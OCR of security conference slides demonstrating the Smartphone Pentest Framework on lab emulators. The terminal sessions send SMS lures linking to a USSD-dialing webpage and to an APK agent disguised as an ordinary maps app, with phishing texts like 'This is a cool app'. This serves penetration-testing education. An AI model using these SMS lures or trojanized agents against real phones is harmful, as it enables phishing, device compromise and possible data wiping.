

root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
spf>1
Hosting Path:/example
Filename:/example.html
Send SMS?(y/N)y
Phone Number to Attack:15555215558
Use custom text?(y/N)y
Enter SMS text:this is a cool site:
uid=10002(app_2) gid=10002(app_2) groups=1015(sdcard_rw),3003(inet)
Vulnerable: yes
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>


Client Side Attack #2


USSD vulnerability in some Android phones made big news

Test your enterprise's phones with SPF


Safe (IMEI) and Dangerous (wipe phone) checks


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Vulnerable: yes
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>3


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>3
Hosting Path:/example2
Filename:/example.html
Phone Number to Attack:15555215558
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>


5558:2-1api
6:53 PM
15555215554
http://172.23.193.43/deepsec3/deepsec.html
Sent: Nov 29, 2012
15555215554: This is a cool page: http://10.0.1.3/dwde/dwde.html
Sent: Dec 5, 2012
15555215554: This is a cool page: http://10.0.1.3/blackhat1/blackhat.html
Sent: Dec 6, 2012
15555215554: this is a cool page:
Sent: 5:29PM
15555215554: this is a cool site: http://172.20.10.3/example/example.html
Sent: 5:40PM
15555215554: This is a cool page: http://172.20.10.3/example2/example.html
Sent: 6:53PM
Type to compose
Send


5558:2-1apis
6:53 PM
15555215554
deepsec.html
Sent: Nov 29, 2012
15555215554: This is a cool page:
Select action
1-555-521-5554
http://172.20.10.3/
example2/exampl...
Cancel
http://172.20.10.3/example2/
example.html
Sent: 6:53PM
Type to compose
Send


5558:2-1apis
6:54 PM
Phone
Call log
Contacts
Favorites
IMEI
000000000000000
OK
0 +

Social Engineering Example

Lure users to malicious websites etc

SMS is an attack vector that is starting to be seen in the wild

Test if your users will browse to website or even download apps using SMS


Social Engineering Vulnerability Example


SMS is the new email for spam/phishing attacks


“Open this website” “Download this app”


Will your users click on links in text messages?


Will they download apps from 3rd parties?


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
debug:
BUILD SUCCESSFUL
Total time: 9 seconds
Choose an app template build
1.) MapsDemo
2.) BlankFrontEnd
spf>0
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
spf>0
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>6
Choose a social engineering or client side attack to launch:
1.) Direct Download Agent
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
2.) Client Side Shell
3.) USSD Webpage Attack (Safe)
4) USSD Webpage Attack (Malicious)
spf>1
This module sends an SMS with a link to directly download and install an Agent
Platform(Android/iPhone/Blackberry):Android
Hosting Path:/testexample
Filename:/coolapp.apk
Phone Number to Attack:15555215556
Use custom text?(y/N)N
mkdir: cannot create directory `/var/www/testexample': File exists
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>


5556:GingerBre
7:13
1-555-521-5554
15555215554: SMS BODY GOES HERE
Sent: Jan 8
15555215554: This is a cool app: http://172.20.10.3/testexample/coolapp.apk
Sent: 7:13PM
Type to compose
Send


7:19 PM
MapsDemo
MapView
MapView and Compass

Agent looks like the normal app

